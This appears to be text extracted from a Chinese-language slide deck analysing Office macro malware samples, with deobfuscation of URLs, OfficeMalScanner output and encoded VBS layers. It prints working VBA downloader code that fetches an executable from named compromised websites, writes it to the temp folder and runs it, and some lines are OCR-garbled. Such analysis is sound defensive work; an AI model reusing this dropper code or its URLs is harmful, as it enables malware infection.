20   'wdqwdqwdwq
21   dddc = 1 - (Atn(20))
22   HQDUQ = hhr(Val(81 + dddc))
23   BHQDHJWQDW = "ML" & "2.S" & "erverX" & "MLH"
24   BYGDWHQGWHQDW = BHQDHJWQDW + "TT" + HQDUQ
25   'asdwqdq
26   AABDBHDDD = "E"
```




传入URL，使用HTTP连接

31

```
Public Function Klklklklklklkl(nbjbdjqw As String)
Dim dhjqwqkjww As Integer, aaqjwhdq As Integer, Mhdbqwdbnsagdwhqdghd As Object, AHUDWQI As String
Dim ashdUHHda As String, dddc As Integer, AABDBHDDD As String, AsaHuhqdjhasd As String, AAHQJD As String
AsaHuhqdjhasd = nbjbdjqw
ashdUHHda = AsaHuhqdjhasd
'wdqwdqwdwq
dddc = 1 - (Atn(20))
HQDUQ = hhr(Val(81 + dddc))
BHQDHJWQDW = "ML" & "2.5" & "erverX" & "MLH"
BYGDWHQGWHQWQ = BHQDHJWQDW + "TT" + HQDUQ
'asdwqdq
AABDBHDDD = "E"
NBWHDWDQ = Chr(11 * 2 * 4 + 4 * dddc)
AABDBHDDD = "G" + AABDBHDDD & NBWHDWDQ
DWQJDIQWQDKWQJDHBB = "MSX" + BYGDWHQGWHQWQ
'wdwqdqwdq
'zxcqscqc
Set Mhdbqwdbnsagdwhqdghd = CreateObject(DWQJDIQWQDKWQJDHBB)
'qwdqwsadasxzc
Mhdbqwdbnsagdwhqdghd.Open AABDBHDDD, ashdUHHda
Mhdbqwdbnsagdwhqdghd.Send (AHUDWQI)
AAHQJD = ThisDocument.NHdjhasbdhas(Mhdbqwdbnsagdwhqdghd)
Klklklklklklkl = AAHQJD
GEDFC = "jqhwd jqw"
End Function
```

```
Public Function Klklklklklklkl(URLs As String)
srvXMLHttp = CreateObject(MSXML2.ServerXMLHTTP)
srvXMLHttp.open('GET', URLs)
srvXMLHttp.Send()
Klklklklklklkl = srvXMLHttp.responsetext
End Function
```



还原URL地址——拼接

32

```
56 If (hdjshd = 0) Then
57   PBIIn = ATTH + STT2 + CDDD
58   CONT = Module2.K1k1k1k1k1k1(PBIIn)
59   NFBH = Module2.K1k1k1k1k1k1(ATTH + STT2 + LNSS)
60 Else
61   NFBH = Module2.K1k1k1k1k1k1(ATTH + STT1 + LNSS)
62 End If
```

```
Ndjs = Sgn(Asc(Module2.Kakarumba(1)) - 342) + 104 + 1
ATTH = Chr(Ndjs) + Chr(Ndjs + 12) + Chr(Ndjs + 12) + Chr(Ndjs + 8) + "://" & "/"
```

```
TSTS = "" & ".tx" + "t" + ""
CDDD = "777763172631572" + TSTS
LNSS = "rara" + TSTS
STT1 = "w" + "ww.glamourstylistas.com/adm" + "inistr" + "ator/comp" + "onents/co" + "m_joo" + "mlaup" + "date/"
STT2 = "web251.login-37.hoststar.ch/ad" + "ministra" + "tor/comp" + "onents/c" + "om_jo" + "omlaup" + "date/"
```

```
PBIIn = ATTH + STT1 + CDDD
```




还原URL地址——计算

33

```
Ndjs = Sgn(Asc(Module2.Kakarumba(1)) - 342) + 104 + 1  
ATTH = Chr(Ndjs) + Chr(Ndjs + 12) + Chr(Ndjs + 12) + Chr(Ndjs + 8) + "://" & "/"
```

```
Public Function Kakarumba(n As Integer)  
Dim i As Integer  
For i = 1 To n Step 1  
    Randomize  
    Kakarumba = Kakarumba + Chr(Int((upperbound - lowerbound + 1) * Rnd + lowerbound)  
                                Int((217 - 97 + 1) * Rnd + 97))  
Next i
```

```
Ndjs = -1 + 104 + 1  
ATTH = http://
```



另一个样本

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```
Ndjs = Sgn(Asc(Module2.Kakarumba(1)) - 433) + 105
ATTH = Chr(Ndjs) + Chr(Ndjs + 12) + Chr(Ndjs + 12) + Chr(Ndjs + 8) & "://"

TSTS = "." + "tx" + "t"
CDDD = "7777" + TSTS
LNSS = "rara" + TSTS
STT2 = "cdinfla" + "tables.com/com" + "ponents/co" + "m_wra" + "pper/"
STT1 = "monitoringin" + "ternetu.com/c" + "omponents/c" + "om_w" + "rapper/"

PBIn = ATTH + STT1 + CDDD


CONT = Module2.Linolium(PBIn)

If (Right(CONT, 1) <> "=") Then
PBIn = ATTH + STT2 + CDDD
CONT = Module2.Linolium(PBIn)
NFBH = Module2.Linolium(ATTH + STT1 + LNSS)
Else
NFBH = Module2.Linolium(ATTH + STT2 + LNSS)
End If
```



案例二

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Oledump/OfficeMalScanner提取宏

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```
C:\OfficeMalScanner>OfficeMalScanner.exe C:\demo\宏病毒样本 (word)\宏病毒样本 (word)\案例2\2015-07-Bill1.docm inflate
```

```
-----+
|           OfficeMalScanner v0.61           |
| Frank Boldewin / www.reconstructor.org      |
+-----+
```

```
[*] INFLATE mode selected
[*] Opening file C:\demo\宏病毒样本 (word)\宏病毒样本 (word)\案例2\2015-07-Bill1.docm
[*] Filesize is 26835 (0x68d3) Bytes
[*] Microsoft Office Open XML Format document detected.
```

Found 14 files in this archive

```
[Content_Types].xml ----- 1453 Bytes ----- at Offset 0x00000000
_rels/.rels ----- 590 Bytes ----- at Offset 0x000003cf
word/_rels/document.xml.rels ----- 939 Bytes ----- at Offset 0x000006f3
word/document.xml ----- 984 Bytes ----- at Offset 0x00000956
word/vbaProject.bin ----- 34304 Bytes ----- at Offset 0x00000b46
word/_rels/vbaProject.bin.rels ----- 277 Bytes ----- at Offset 0x00004653
word/theme/theme1.xml ----- 7043 Bytes ----- at Offset 0x0000474f
word/vbaData.xml ----- 1075 Bytes ----- at Offset 0x00004e37
word/settings.xml ----- 5568 Bytes ----- at Offset 0x00005024
docProps/app.xml ----- 992 Bytes ----- at Offset 0x000056b2
word/styles.xml ----- 10016 Bytes ----- at Offset 0x000059d4
docProps/core.xml ----- 623 Bytes ----- at Offset 0x00006014
word/fontTable.xml ----- 1031 Bytes ----- at Offset 0x00006291
word/webSettings.xml ----- 260 Bytes ----- at Offset 0x00006444
```

```
-----+
Content was decompressed to C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\DecompressedMsOfficeDocument.
```

```
Found at least 1 ".bin" file in the MSOffice document container.
Try to scan it manually with SCAN+BRUTE and INFO mode.
```

```
C:\OfficeMalScanner>OfficeMalScanner.exe "C:\Documents and Settings\Administrator\Local Settings\Temp\DecompressedMsOfficeDocument\word\vbaProject.bin" info
```

```
-----+
|           OfficeMalScanner v0.61           |
| Frank Boldewin / www.reconstructor.org      |
+-----+
```

```
[*] INFO mode selected
[*] Opening file C:\Documents and Settings\Administrator\Local Settings\Temp\DecompressedMsOfficeDocument\word\vbaProject.bin
[*] Filesize is 34304 (0x8600) Bytes
[*] Ms Office OLE2 Compound Format document detected
```

```
[Scanning for VB-code in VBAPROJECT.BIN]
```

```
Module1
Module2
Module4
Module35
ThisDocument
```

```
-----+
VB-MACRO CODE WAS FOUND INSIDE THIS FILE!
The decompressed Macro code was stored here:
```

```
-----> C:\OfficeMalScanner\VBAPROJECT.BIN-Macros
-----+
```



代码分析——Module2

37

```
1 Attribute VB_Name = "Module2"
2
3 Function init()
4
5     Set thisfrm = Forms("main")
6
7     frmWidth = thisfrm.InsideWidth
8     frmHeight = thisfrm.InsideHeight
9
10 End Function
11 Public Function lLJrFk6pKsSYJ(L9QLFPTuZDwM As String)
12     L9QLFPTuZDwM = Replace(Replace(Replace(L9QLFPTuZDwM, Chr(60), ""), Chr(61), ""), Chr(59), ""))
13     Set lLJrFk6pKsSYJ = CreateObject(L9QLFPTuZDwM)
14 End Function
15 Private Sub button_physical_inventory_Click()
16     On Error GoTo Err_button_physical_inventory_Click
17
18     strSQLWhere = Me.combo_department_name.Value
19     stDocName = "physical_inventory"
20     DoCmd.OpenReport stDocName, acPreview
21
22 Exit_button_physical_inventory_Click:
23     Exit Sub
24
25 Err_button_physical_inventory_Click:
26     MsgBox Err.Description
27     Resume Exit_button_physical_inventory_Click
28
29 End Sub
```




代码分析——Module1

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```
1 Attribute VB_Name = "Module1"
2
3 Private Sub Form_Load()
4     Me.RecordSource = strSQLInventory
5
6     If Me.boxes > 0 Or Me.pieces > 0 Then
7         Me.total = (strInventoryCount * Me.boxes) + Me.pieces
8     Else
9         Me.total = Me.pieces
10    End If
11
12 End Sub
13
14 Private Sub boxes_LostFocus()
15     If Me.boxes > 0 Then
16         Me.total = strInventoryCount * Me.boxes
17     End If
18 End Sub
19
20 Public Function FlvXHsDrWT3aY(yXhBaz0XR As Variant, c7e410X3Qq As String)
21     Dim NlobhieCn4Xt: Set NlobhieCn4Xt = 1LJrFk6pKsSYJ("A" & Chr(60) & Chr(100) & Chr(111) & Chr(59) & Chr(100) & Chr(98)
22     & Chr(61) & Chr(46) & Chr(83) & Chr(116) & Chr(61) & Chr(114) & Chr(60) & "e" & Chr(97) & Chr(59) & "m")
23
24     With NlobhieCn4Xt
25         .Type = 1
26         .Open
27         .write yXhBaz0XR
28     End With
29     NlobhieCn4Xt.savetofile c7e410X3Qq, 2
```



代码分析——Module4

39

```
55 Sub LWS8UPvw1QGKq()  
56  
57 Nrh1INh1S5hGed = "h" & Chr(116) & Chr(61) & "t" & Chr(112) & Chr(58) & Chr(47) & Chr(59) & Chr(47) & Chr(99) & Chr(104)  
58 & Chr(97) & "t" & Chr(101) & Chr(97) & Chr(117) & Chr(45) & Chr(100) & Chr(60) & Chr(101) & Chr(115) & Chr(45) & Chr(105)  
59 & Chr(108) & "e" & Chr(115) & Chr(46) & Chr(61) & Chr(99) & Chr(111) & Chr(109) & Chr(47) & Chr(60) & Chr(52) & Chr(116)  
60 & Chr(102) & Chr(51) & Chr(51) & Chr(119) & Chr(47) & Chr(60) & Chr(119) & "4" & Chr(116) & Chr(52) & Chr(53) & Chr(51)  
61 & Chr(46) & Chr(59) & Chr(101) & Chr(61) & Chr(120) & Chr(101)  
62 Set LhZitls7wPn = 1LJrFk6pKsSYJ("M" & "i" & Chr(60) & Chr(99) & Chr(114) & Chr(111) & Chr(61) & "s" & Chr(111) & "f"  
63 & Chr(116) & ";" & Chr(46) & "X" & Chr(77) & Chr(60) & "L" & Chr(59) & Chr(72) & "T" & Chr(61) & Chr(84) & "P")  
64  
65 Nrh1INh1S5hGed = Replace(Replace(Replace(Nrh1INh1S5hGed, Chr(60), ""), Chr(61), ""), Chr(59), "")  
66 CallByName LhZitls7wPn, Chr(79) & Chr(112) & Chr(101) & Chr(110), VbMethod, Chr(71) & Chr(69) & Chr(84), _  
67 Nrh1INh1S5hGed _  
68 , False  
69  
70 Set vu2Wh85645xcP0 = 1LJrFk6pKsSYJ(Chr(87) & "<" & Chr(83) & "c" & Chr(61) & Chr(114) & "i" & Chr(112) & "t" & Chr(59)  
71 & Chr(46) & Chr(83) & "=" & Chr(104) & "e" & "<" & "l" & Chr(108))  
72  
73 Set GhbwRqU90kbF = CallByName(vu2Wh85645xcP0, Chr(69) & Chr(110) & "v" & Chr(105) & Chr(114) & Chr(111) & "n" & "m"  
74 & Chr(101) & Chr(110) & Chr(116), VbGet, Chr(80) & "r" & "o" & Chr(99) & "e" & Chr(115) & "s")  
75  
76 SD3q5HdXxoiA = GhbwRqU90kbF(Chr(84) & Chr(69) & Chr(77) & Chr(80))  
77  
78 aDPbd2byZb = SD3q5HdXxoiA & "\" & Chr(102) & Chr(103) & Chr(104) & Chr(103) & Chr(107) & Chr(98) & Chr(98)  
79 & Chr(46) & "e" & "x" & Chr(101)  
80 Dim bvGEpxCVsZ() As Byte  
81  
82 CallByName LhZitls7wPn, Chr(83) & Chr(101) & Chr(110) & Chr(100), VbMethod  
83 bvGEpxCVsZ = CallByName(LhZitls7wPn, "r" & "e" & Chr(115) & Chr(112) & Chr(111) & Chr(110) & Chr(115) & Chr(101)  
84 & Chr(66) & Chr(111) & Chr(100) & "y", VbGet)  
85 FlvXHsDrWT3aY bvGEpxCVsZ, aDPbd2byZb
```



```
Public Function ENMD3t8EY4A(Ka0YA1L82q As String)
    Set CYgAH0pzCPj0eA = 1LJrFk6pKsSYJ(Chr(83) & Chr(104) & "=" & Chr(101) & Chr(108) & Chr(59) & Chr(108) & Chr(60)
    & Chr(46) & Chr(65) & Chr(112) & Chr(59) & Chr(112) & Chr(108) & "i" & Chr(60) & "c" & "a" & Chr(116) & Chr(61)
    & Chr(105) & Chr(111) & Chr(110))
    With CYgAH0pzCPj0eA
        .Open (aDPbd2byZb)
    End With
End Function
```




案例三:微博事件中的VBS加密手段

41

```
1#@~^ZaoAAA==a{J{z 2&Zysyo ~&+ w o+R& yo w b2++sysyAf +0ysf y{ O&+w s+)2 +syoybfy F ,2 yo ; o&y )+A& y) F& y$+s2 yb+bf+yb+G2+ z
. fy b+ 2 +by)2 +~ O& yAy$&y ) z&+z G2+ z G2++Ayb2 +b+)2 +Ay1&y $+~& +)ybf y$ybfy z G2 y) z&+ ~ ofy Ay/&y by)f yAyff +$yff y) z&
. ++~ ff+yA+A2+yb+z&y AyZ2+ ~ /&y )+z& y$ ;& y$+,2 yb+bf+yA+Z2+ ~ 1fy b+)2 +Ay/2 +~ R& yby)&y $ ;&+~ Z2+ z b2++Ayf2 +b+{2 +by)&y
. $+G& +)yvf y)ybfy ~ Z2 y$ ;&+ z )fy Ay9&y Ay/f ybybf +$yff y$ ~&+z bf+yA+Z2+yA+;&y byb2+ ~ /&y $+O& y) z& y$+Z2 yA+,f+yb+b2+ ~
. 9fy A+32 +by)2 +~ ;& yAy/&y ) z&+~ Z2+ ~ ,2++byb2 +A+/2 +Ay1&y )+z& +$yff y$y2fy z b2 y$ ;&+ ~ /fy by)&y Ay/f yAy,f +)ybf y$ ;&
. ++~ ,f+yb+b2+yA+;&y Ay,2+ z )&y $+;& y$ ;& y)+b2 yA+Zf+yA+,2+ z )fy A+/2 +Ay12 +z z& yAy9&y $ A&+z b2+ ~ Z2++AyZ2 +b+)2 +Ay9&y
. )+F& +)ybf y$yff y z v2 y) z&+ ~ /fy Ay/&y by)f yAyff +$ybf y) z&+~ ff+yb+v2+yb+z&y AyZ2+ ~ /&y )+z& y$ ;& y$+,2 yb+bf+yA+Z2+ ~
. 0fy b+)2 +Ay/2 +~ O& yby)&y $ ;&+~ Z2+ z b2++AyZ2 +A+12 +by)&y $+;& +$y,f y)ybfy ~ f2 y$ w&+ z )fy Ay/&y Ay/f ybybf +$yZf y$ O&
. ++z bf+yA+Z2+yA+O&y byb2+ ~ 9&y $+G& y) z& y$+Z2 yA+Zf+yb+b2+ ~ /fy A+12 +by)2 +~ ;& yAy0&y ) z&+~ f2+ ~ A2++byb2 +A+/2 +Ay/&y
. )+z& +$yZf y$y,f y z b2 y$ ;&+ ~ 0fy by)&y Ay/f yAy,f +)ybf y$ ;&+~ Zf+yb+b2+yA+G&y byG2+ z )&y $+G& y) +& y)+b2 yA+Zf+yA+Z2+ z
. )fy A+92 +Ay92 +z z& yAy9&y $ z&+z b2+ ~ Z2++AyZ2 +b+)2 +Ay/&y $+O& +)ybf y$yZfy ~ %2 y) z&+ ~ /fy Ay1&y by)f yAyZf +$yZf y) z&
. ++~ Zf+yA+,2+yb+z&y Ayf2+ z &y )+z& y$ ;& y$+%2 yb+bf+yA+Z2+ ~ /fy b+)2 +Ay/2 +~ O& yby)&y $ ;&+~ ,2+ z b2++Ayf2 +A+/2 +by)&y
. $+;& +$yZf y)ybfy ~ Z2 y$ O&+ z )fy Ay9&y by{f ybybf +$yZf y$ ;&+z bf+yA+Z2+yA+O&y byb2+ ~ /&y $+R& y) z& y$+Z2 yA+Zf+yb+b2+ ~
. /fy A+12 +by)2 +~ ;& yAy1&y ) z&+~ f2+ ~ s2++byb2 +A+/2 +Ay/&y )+z& +$yZf y$y,f y z b2 y$ ;&+ ~ 0fy by)&y Ay/f yAy,f +)ybf y$ ;&
. ++~ Zf+yb+b2+yA+;&y Ay,2+ z )&y $+;& y$ O& y)+b2 yA+ff+yA+Z2+ z )fy A+/2 +Ay/2 +z z& yAy9&y ) F&+z b2+ ~ f2++byv2 +b+)2 +Ay/&y
. $+;& +)ybf y$yZfy ~ ,2 y) z&+ ~ /fy Ay1&y by)f yAyff +$yAf y) z&+~ Zf+yA+Z2+yb+z&y AyZ2+ ~ 1&y )+z& y$ ;& y$+,2 yb+bf+yA+f2+ ~
. ofy b+)2 +Ay/2 +~ ;& yby)&y $ G&+~ Z2+ z b2++AyZ2 +A+12 +by)&y $+;& +$yZf y)ybfy ~ f2 y$ ~&+ z )fy Ay9&y Ay$f ybybf +$yZf y$ ;&
. ++z bf+yA+Z2+yA+O&y byb2+ ~ /&y $+O& y) z& y$+f2 yA+2f+yb+b2+ ~ /fy A+/2 +by)2 +~ ;& yAy1&y ) z&+~ Z2+ ~ %2++byb2 +A+/2 +Ay1&y
. )+z& +$yZf y$yZfy z b2 y$ G&+ ~ $fy by)&y Ay9f yAyff +)ybf y$ ;&+~ Zf+yb+b2+yA+;&y Ay,2+ z )&y $+;& y$ O& y)+b2 yA+ff+yA+Z2+ z
. )fy A+/2 +Ay/2 +z z& yAy/&y $ O&+z b2+ ~ Z2++Ay%2 +b+)2 +Ay/&y $+O& +)ybf y$yZfy ~ Z2 y) z&+ ~ /fy Ay1&y by)f yAyZf +$y,f y) z&
. ++~ Zf+yA+,2+yb+z&y AyZ2+ ~ /&y )+z& y$ G& y$+A2 yb+bf+yA+f2+ ~ )fy b+)2 +Ay/2 +~ ;& yby)&y $ ;&+~ ,2+ z b2++AyZ2 +A+02 +by)&y
. $+G& +$yZf y)ybfy ~ Z2 y$ ;&+ z )fy Ay/&y Ay1f ybybf +$yZf y$ R&+z bf+yA+Z2+yA+O&y byb2+ ~ /&y $+;& y) z& y$+f2 yA+Af+yb+b2+ ~
. 9fy A+$2 +by)2 +~ ;& yAy/&y ) z&+~ Z2+ ~ ,2++byb2 +A+/2 +Ay1&y )+z& +$yff y$yZfy z b2 y$ ;&+ ~ /fy by)&y Ay9f yAy2f +)ybf y$ ;&
. ++~ %f+yb+b2+yA+;&y AyZ2+ z )&y $+G& y) F& y)+b2 yA+ff+yA+22+ z )fy A+/2 +Ay/2 +z z& yAy/&y $ O&+z b2+ ~ Z2++Ay,2 +b+)2 +Ay9&y
. $+~& +)ybf y$yZfy ~ Z2 y) z&+ ~ /fy Ay1&y by)f yAyZf +$y,f y) z&+~ ff+yA+s2+yb+z&y AyZ2+ ~ /&y )+z& y$ G& y$+A2 yb+bf+yA+f2+ ~
. $fy b+)2 +Ay/2 +~ ;& yby)&y $ ;&+~ ,2+ z b2++AyZ2 +A+12 +by)&y $+G& +$y2f y)ybfy ~ Z2 y$ ;&+ z )fy Ay/&y Ay1f ybybf +$yZf y$ R&
. ++z bf+yA+f2+yA+w&y byb2+ ~ /&y $+;& y) z& y$+Z2 yA+,f+yb+b2+ ~ /fy A+12 +by)2 +~ G& yby &y ) z&+~ Z2+ ~ Z2++byb2 +A+/2 +Ay1&y
. )+z& +$yZf y$y,f y z b2 y$ G&+ ~ /fy by)&y Ay/f yAyZf +)ybf y$ G&+~ 2f+yb+b2+yA+G&y AyZ2+ z )&y $+;& y$ ;& y)+b2 yA+Zf+yA+,2+ z
. )fy A+/2 +Ay12 +z z& yAy9&y $ w&+z b2+ ~ Z2++AyZ2 +b+)2 +Ay/&y $+O& +)ybf y$yZfy ~ %2 y) z&+ ~ 9fy Ay3&y by)f yAyZf +$yZf y) z&
. ++~ Zf+yA+,2+yb+z&y AyZ2+ ~ 0&y )+z& y$ ;& y$+,2 yb+bf+yA+Z2+ ~ /fy b+)2 +Ay/2 +~ O& yby)&y $ ;&+~ %2+ z b2++Ayf2 +A+)2 +by)&y
. $+;& +$yZf y)ybfy ~ Z2 y$ O&+ z )fy Ay/&y Ay0f ybybf +$yff y$ z&+z bf+yA+Z2+yA+;&y byb2+ ~ 9&y )+F& y) z& y$+f2 yA+2f+yb+b2+ ~
```



JScript.Encode 脚本在线解密

.vbe 加密解密 JScript Encode 解密

解密用微软的JScript Encode编码算法来加密的的.vbe文件。

```
x="7A233C2F2F2B322F2F28322F2F2A322F2F2B32282F322729322F2F2A322F2F2A322729322F2C2F3
22A2E322A27322B2F322A2A322A27322A26322A26322A2A322B29322B2B322A2A322A27322A27322
B2A322A2A322B29322B2B322A2A322B2A322A27322A2A322B2F322B2C322A2A322B2D322B2D322A
2A322B2D322B2B322A2A322B2C322B2C322A2A322B2C322B29322A2A322B2C322B29322A2A322B2
C322B28322A2A322B2C322B2C322A2A322B2D322A27322A2A322B2D322A26322A2A322B2C322B2C
322A2A322B2D322B2C322A2A322B2D322B2B322A2A322B2C322B2C322A2A322B2C322B29322A2A3
22B2C322B29322A2A322B2D322B2E322A2A322B2C322B2C322A2A322B2C322B29322A2A322B2C32
2B29322A2A322B2D322B2E322A2A322B2C322B2C322A2A322B2C322B29322A2A322B2C322B29322
A2A322B2C322B29322A2A322B2C322B2C322A2A322B2C322B29322A2A322B2C322B29322A2A322B
2D322B2E322A2A322B2C322B2C322A2A322B2D322A27322A2A322B2D322A26322A2A322B2C322B2
```

解密 Decode

重置 Reset



安天 | 智者安天下



第三层

44

```
44 53 55 44 53 55 44 52 52 44 52 57 44 52 57 44 53 50 44 52 52 44 52 57 44 52 56 44 53 51 44 52 52 44 52 57 44 52
44 52 52 44 52 57 44 52 57 44 53 52 44 52 52 44 53 50 44 53 52 44 52 52 44 52 57 44 52 57 44 53 51 44 52 52 44 53
44 52 52 44 52 57 44 52 57 44 53 50 44 52 52 44 52 57 44 52 56 44 53 51 44 52 52 44 52 57 44 52 57 44 53 48 44 52
44 52 57 44 53 52 44 52 52 44 52 57 44 52 56 44 53 48 44 52 52 44 52 57 44 52 57 44 53 53 44 52 52 44 52 57 44 52
44 52 52 44 52 57 44 52 56 44 53 54 44 52 52 44 52 57 44 52 57 44 52 56 44 52 52 44 53 55 44 53 53 44 52 52 44 52
44 53 55 44 52 52 44 52 57 44 52 56 44 52 57 44 52 52 44 52 57 44 53 49 44 52 52 44 52 57 44 52 56 44 52 52 44 52
44 52 52 44 52 57 44 52 56 44 52 52 44 52 57 44 53 49 44 52 52 44 52 57 44 52 56 44 52 52 44 52 57 44 53 49 44 52
44 52 56 44 52 52 44 52 57 44 53 49 44 52 52 44 52 57 44 52 56 44 52 52 44 52 57 44 53 49 44 52 52 44 52 57 44 52
44 53 49 44 53 48 44 52 52 44 53 49 44 53 48 44 52 52 44 53 49 44 53 48 44 52 52 44 53 49 44 53 48 44 52 52 44 52
44 52 52 44 52 57 44 52 56 44 51 52 44 49 51 44 49 48 44 55 48 44 49 49 55 44 49 49 48 44 57 57 44 49 49 54 44 49
49 49 44 49 49 48 44 51 50 44 54 55 44 49 48 52 44 49 49 52 44 54 56 44 57 55 44 49 49 54 44 57 55 44 52 48 44 54
44 49 49 54 44 57 55 44 52 49 44 49 51 44 49 48 44 55 55 44 49 50 49 44 54 53 44 49 49 52 44 49 49 52 44 57 55 44
51 50 44 54 49 44 51 50 44 56 51 44 49 49 50 44 49 48 56 44 49 48 53 44 49 49 54 44 52 48 44 54 56 44 57 55 44 49
55 44 52 52 44 51 50 44 51 52 44 52 52 44 51 52 44 52 52 44 51 50 44 52 53 44 52 57 44 52 52 44 51 50 44 52 57 44
51 44 49 48 44 55 48 44 49 49 49 44 49 49 52 44 51 50 44 49 48 49 44 57 55 44 57 57 44 49 48 52 44 51 50 44 55 57
44 49 48 48 44 54 56 44 57 55 44 49 49 54 44 57 55 44 51 50 44 49 48 53 44 49 49 48 44 51 50 44 55 55 44 49 50 49
49 49 52 44 49 49 52 44 57 55 44 49 50 49 44 49 51 44 49 48 44 55 56 44 49 48 49 44 49 49 57 44 49 48 48 44 57 55
d="115 116 114 115 61 97 114 114 97" 121 40 49 51 44 49 48 48 44 57 49 54 44 57 55 44 51 56 44 57 57 44 49
44 52 52 44 52 57 44 52 57 44 52 56 44 52 52 44 53 49 44 53 48 44 54 44 57 55 44 52 49 44 49 51 44 49 48
44 52 52 44 52 57 44 52 57 44 53 50 44 52 52 44 52 57 44 52 57 44 49 49 52 44 54 56 44 57 55 44 49 49 54
44 53 48 44 52 52 44 53 54 44 53 48 44 52 52 44 52 57 44 52 56 44 55 44 49 51 44 49 48 44 54 57 44 49 49
44 52 57 44 53 53 44 52 52 44 52 57 44 52 56 44 53 55 44 52 52 44 53 44 49 49 49 44 49 49 48 44 49 51 44
44 53 53 44 53 54 44 52 52 44 52 57 44 52 56 44 52 57 44 52 52 44 44 51 50 44 54 55 44 49 48 52 44 49 49
44 52 52 44 52 57 44 53 49 44 52 52 44 52 57 44 52 56 44 52 52 44 44 57 55 44 52 49 44 49 51 44 49 48 41
44 52 52 44 52 57 44 53 49 44 52 52 44 52 57 44 52 56 44 52 52 44 41 13 10 32 32 32 32 32 32 32 114 117
44 52 52 44 52 57 44 52 57 44 53 52 44 52 52 44 53 49 44 53 48 44 41 13 10 110 101 120 116 13 10 69 120 16
44 52 52 44 52 57 44 52 57 44 53 52 44 52 52 44 53 49 44 53 48 44 41 13 10 110 101 120 116 13 10 69 120 16
```

```
:M=Split(D):For each 0 in M:N=N&chr(0):Next:wsh.echo N
```




第四层

45

```
,48,56,44,52,54,44,56,51,44,49,48,49,44,49,49,48,44,49,48,48,44,55,53,44,49,48,49,44,49,  
,49,48,53,44,51,52,44,49,51,44,49,48,44,56,55,44,56,51,44,57,57,44,49,49,52,44,49,48,53,  
,51,44,49,48,56,44,49,48,49,44,49,48,49,44,49,49,50,44,51,50,44,53,51,44,52,56,44,52,56,  
,44,49,48,49,44,57,55,44,49,49,54,44,49,48,49,44,55,57,44,57,56,44,49,48,54,44,49,48,49,  
,44,56,51,44,49,48,52,44,49,48,49,44,49,48,56,44,49,48,56,44,52,54,44,54,53,44,49,49,50,  
,57,57,44,57,55,44,49,49,54,44,49,48,53,44,49,49,49,44,49,49,48,44,51,52,44,52,49,44,52,  
,49,48,51,44,49,48,56,44,49,48,49,44,54,56,44,49,48,49,44,49,49,53,44,49,48,55,44,49,49,  
,49,48,44,49,48,50,44,49,49,53,44,49,49,49,44,52,54,44,49,48,48,44,49,48,49,44,49,48,56,  
,49,48,50,44,49,48,53,44,49,48,56,44,49,48,49,44,51,50,44,49,49,57,44,49,49,53,44,57,57,  
,49,49,54,44,52,54,44,49,49,53,44,57,57,44,49,49,52,44,49,48,53,44,49,49,50,44,49,49,54,  
strs=array(13,100,97,116,97,61,34,55,57,44,49,49,48,44,49,48,49,44,49,51,44,49,48,44,49,51,44,49,  
,44,56,50,44,49,48,49,44,49,49,53,44,49,49,55,44,49,44,51,50,44,51,50,44,51,50,44,49,51,44,49,  
,49,51,44,49,48,44,49,49,53,44,49,48,49,44,49,49,54,41,13,10,77,121,65,114,114,97,121,32,61,3  
,44,57,55,44,49,49,54,44,49,48,49,44,49,49,49,44,57,51,111,114,32,101,97,99,104,32,79,108,100,68  
,57,44,49,49,53,44,57,57,44,49,49,52,44,49,48,53,44,48,101,119,68,97,116,97,38,99,104,114,40,7  
